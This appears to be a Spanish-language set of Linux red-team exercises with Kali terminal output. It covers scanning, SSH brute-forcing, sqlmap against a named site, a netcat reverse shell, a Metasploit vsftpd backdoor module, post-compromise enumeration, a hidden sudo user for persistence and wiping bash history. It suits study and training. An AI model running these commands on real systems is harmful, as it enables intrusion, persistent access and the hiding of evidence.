557 polkitd 20 0 377M 10108 0 S 0.0 0.5 0:00.10 /usr/lib/polkit-1/polkitd --no-debug --log-level
558 root 20 0 302M 7140 0 S 0.0 0.4 0:00.05 /usr/libexec/accounts-daemon
573 root 20 0 382M 10016 8044 S 0.0 0.5 0:00.07 /usr/sbin/ModemManager
599 root 20 0 382M 10016 0 S 0.0 0.5 0:00.00 /usr/sbin/ModemManager
604 root 20 0 382M 10016 0 S 0.0 0.5 0:00.00 /usr/sbin/ModemManager
608 root 20 0 382M 10016 0 S 0.0 0.5 0:00.03 /usr/sbin/ModemManager
649 root 20 0 7080 2992 2744 S 0.0 0.1 0:00.03 /usr/sbin/cron -f
673 root 20 0 372M 5720 5324 S 0.0 0.3 0:00.03 /usr/sbin/lightdm

```

71–80

- fail2ban
- auditoría de logs
- detección intrusos
- permisos sospechosos
- rootkits básicos

BLOQUE 5: RED TEAM / PENTESTING (81–100)

81. Escaneo completo objetivo

`nmap -A -T4 192.168.1.10`

```

(kali㉿kali)-[/home]
└─$ nmap -A -T4 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-18 12:40 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000059s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds

```

82. Enumeración web

`nikto -h http://192.168.1.10`

```
(kali㉿kali)-[/home]
$ nikto -h http://127.0.0.1
/usr/bin/nikto: 5: exec: /var/lib/nikto/nikto.pl: not found
```

83. Fuerza bruta SSH

```
hydra -l root -P rockyou.txt ssh://192.168.1.10
```

```

kali@kali:~/home$ hydra -l root -P rockyou.txt ssh://127.0.0.1
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-18 12:41:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[ERROR] File for passwords not found: rockyou.txt

```

84. SQLMap

```
sqlmap -u "http://site.com?id=1" --dbs
```

```
(kali@kali)-[/home]
└─$ sqlmap -u "http://site.com?id=1" --dbs

      H
     [ ]
    [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
   [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
  [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
 [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
  [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
   [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
    [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
     [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
      H

{1.10.2#stable}

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 12:42:27 /2026-03-18/

[12:42:27] [INFO] testing connection to the target URL
got a 301 redirect to 'https://site.com/?id=1'. Do you want to follow? [Y/n] y
[12:42:35] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[12:42:35] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that i
t is, you can try to rerun with switch '--random-agent' and/or proxy switches ('--proxy', '--proxy-file'...)
[12:42:36] [CRITICAL] unable to connect to the target URL

[*] ending @ 12:42:36 /2026-03-18/
```

85. Escaneo subdominios

dnsenum dominio.com

```
(kali㉿kali)-[/home]
$ dnsenum google.com
dnsenum VERSION:1.3.1
```

```
—●— google.com —●—
```

Host's addresses:

google.com.	55	IN	A	142.250.117.113
google.com.	55	IN	A	142.250.117.138
google.com.	55	IN	A	142.250.117.100
google.com.	55	IN	A	142.250.117.102
google.com.	55	IN	A	142.250.117.101
google.com.	55	IN	A	142.250.117.139

Name Servers:

ns4.google.com.	63956	IN	A	216.239.38.10
ns2.google.com.	63956	IN	A	216.239.34.10
ns1.google.com.	63956	IN	A	216.239.32.10
ns3.google.com.	63956	IN	A	216.239.36.10

Mail (MX) Servers:

smtp.google.com.	98	IN	A	142.250.110.26
smtp.google.com.	98	IN	A	64.233.167.27
smtp.google.com.	98	IN	A	172.217.76.26
smtp.google.com.	98	IN	A	192.178.223.26
smtp.google.com.	98	IN	A	192.178.223.27

86. Netcat reverse shell

```
nc -e /bin/bash 192.168.1.5 4444
```

```
(kali㉿kali)-[/home]
$ nc -lvp 4444
listening on [any] 4444 ...
nc -e /bin/bash 127.0.0.1 4444
^C
```

87. Listener

```
nc -lvp 4444
```

```
(kali㉿kali)-[/home]
$ nc -lvp 4444
listening on [any] 4444 ...
```

88. Explotación básica

(Metasploit)

msfconsole

```
(kali㉿kali)-[/home]
$ msfconsole
Metasploit tip: Use the capture plugin to start multiple
authentication-capturing and poisoning services

Unable to handle kernel NULL pointer dereference at virtual address 0xd34d
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018  es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090909090909090909090909090
90909090909090909090909090909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.09090900
90909090.90909090.09090900
.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccc.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....cccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....
ffffffffffffffffffffffffffff
ffffffff.....
ffffffffffffffffffffffffffff
ffffffff.....
ffffffff.....
ffffffff.....
```

Me quedo aquí porque no puedo conectar con otro usuario

89. Buscar exploit

search vsftpd

90. Configurar exploit

use exploit/unix/ftp/vsftpd_234_backdoor

91. Enumerar usuarios en un sistema Linux comprometido

Enunciado:

Tras acceder a una máquina, obtén la lista de usuarios del sistema.

Solución:

```
cat /etc/passwd
```

Explicación:

Este archivo contiene todos los usuarios del sistema. Es clave para saber posibles objetivos de escalada.

92. Buscar archivos SUID (posible escalada de privilegios)**Enunciado:**

Busca archivos con permisos SUID en el sistema.

Solución:

```
find / -perm -4000 2>/dev/null
```

Explicación:

Los archivos SUID se ejecutan con permisos de root → posible vulnerabilidad.

93. Ver procesos ejecutándose como root**Enunciado:**

Identifica procesos que se ejecutan como root.

Solución:

```
ps aux | grep root
```

Explicación:

Algunos servicios mal configurados pueden ser explotables.

94. Revisar tareas programadas (cron)**Enunciado:**

Busca tareas programadas que puedan ser vulnerables.

Solución:

```
crontab -l  
cat /etc/crontab
```

Explicación:

Scripts ejecutados por root pueden ser modificables → escalada.

95. Buscar archivos modificables por el usuario actual

Enunciado:

Encuentra archivos que el usuario puede modificar.

Solución:

```
find / -writable 2>/dev/null
```

Explicación:

Permite encontrar puntos débiles para inyectar código.

96. Escalada básica con sudo

Enunciado:

Comprueba si puedes ejecutar comandos como root.

Solución:

```
sudo -l
```

Explicación:

Si aparece algún comando permitido → posible escalada.

97. Enumeración automática con LinPEAS

Enunciado:

Ejecuta una herramienta automática de enumeración.

Solución:

```
chmod +x linpeas.sh  
./linpeas.sh
```

Explicación:

Herramienta clave para detectar vulnerabilidades automáticamente.

98. Buscar credenciales en archivos

Enunciado:

Busca posibles contraseñas en el sistema.

Solución:

```
grep -r "password" /home 2>/dev/null
```

Explicación:

Muchos sistemas almacenan credenciales en texto plano.

99. Crear persistencia con usuario oculto**Enunciado:**

Crea un usuario para mantener acceso.

Solución:

```
sudo useradd hacker  
sudo passwd hacker  
sudo usermod -aG sudo hacker
```

Explicación:

Permite volver a entrar al sistema comprometido.

100. Borrar rastros (limpieza básica)**Enunciado:**

Elimina evidencias de acceso.

Solución:

```
history -c  
rm -rf ~/.bash_history
```

Explicación:

Se eliminan registros de comandos ejecutados (aunque no siempre es suficiente → logs del sistema siguen existiendo).